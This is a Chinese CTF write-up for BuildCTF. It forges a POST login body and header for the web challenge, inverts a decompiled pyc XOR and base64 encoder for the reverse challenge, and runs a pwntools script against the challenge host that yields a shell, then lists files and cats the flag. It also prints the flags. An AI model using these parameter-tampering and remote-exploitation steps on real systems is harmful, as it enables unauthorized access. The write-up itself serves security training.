URL
http://27.25.151.80:43476/
Use POST method
enctype
application/x-www-form-urlencoded
MODIFY HEADER
Body
user=root
Name
Accept-Language
Value
buildctf

这里发现不好点这个按钮，改用postman。在前端可以看到，按钮就是post传参一个值为This_is_flag的名为getFlag的参数

```
<!DOCTYPE html>
<html lang="en">
▶ <head> ... </head>
▼ <body> flex
  ▼ <div>
      <h1>欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面</h1>
••• ▼ <form method="POST" action> == $0
        <input type="hidden" name="user" value="admin">
        <!-- Set hidden user as root -->
        <button type="submit">进入后台</button>
        <!-- Button to submit the form -->
      </form>
    ▶ <div style="color:red; font-size: 24px; text-align:center;"> ... </div>
    </div>
  </body>
</html>
```



Reverse

pyc

pyc反编译

python工具

请选择pyc文件进行解密。支持所有Python版本

选择文件 未选择文件

```
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.8

import base64

def encode(message):
    s = bytearray()
    for i in message:
        x = ord(i) ^ 32
        x = x + 16
        if x > 255:
            x -= 256
        s.append(x)
    return base64.b64encode(bytes(s)).decode('utf-8')

correct = 'cmVZXFRzhHZrYFNpjyFjj1VRVWmPVl9ij4kgZWO='
flag = input('Input flag: ')
if encode(flag) == correct:
    print('正确的回答,awa!!!')
else:
    print('就差一点了,QWQ!!')

```

美化(Beautify) 下载(Download)

逆

```
import base64
def decode(encoded_message):
    decoded_bytes = base64.b64decode(encoded_message)

    message = bytearray()
    for byte in decoded_bytes:
        x = byte - 16
        if x < 0:
            x += 256
        x = x ^ 32
        message.append(x)

    return bytes(message).decode('utf-8', errors='ignore')
encoded_message = 'cmVZXFRzhHZrYFNpjyFjj1VRVWmPVl9ij4kgZWO='
print(decode(encoded_message))
```

BuildCTF{pcy_1s_eaey_for_Y0u}

Pwn

我要成为沙威玛传奇

冲

```
from pwn import *

io=remote('27.25.151.80',43689)

for i in range(200):
    io.sendline(b'4')
```

```
    io.recv()
for i in range(100):
    io.sendline(b'1')
    io.recv()
    io.sendline(b'1')
    io.recv()
io.sendline(b'2')
io.interactive()
```

```
[x] Opening connection to 27.25.151.80 on port 43689: Trying 27.25.151.80
[+] Opening connection to 27.25.151.80 on port 43689: Done
[*] Switching to interactive mode
购买成功，当前余额：453，已购沙威玛数量：100
欢迎来到沙威玛传奇，你想吃点什么？
1.购买沙威玛
2.吃掉所有沙威玛
3.查看金钱和沙威玛
4.当小偷
5.当乞丐
如果你能够一口气吃100个沙威玛,也许你真能成为沙威玛传奇
你决定一口气吃掉所有的沙威玛
2
/bin/sh: 1: 2: not found
ls
bin
dev
flag
lib
lib32
lib64
libexec
libx32
pwn
cat flag
BuildCTF{SHawEi_mA_56ed65aeb0b4}
```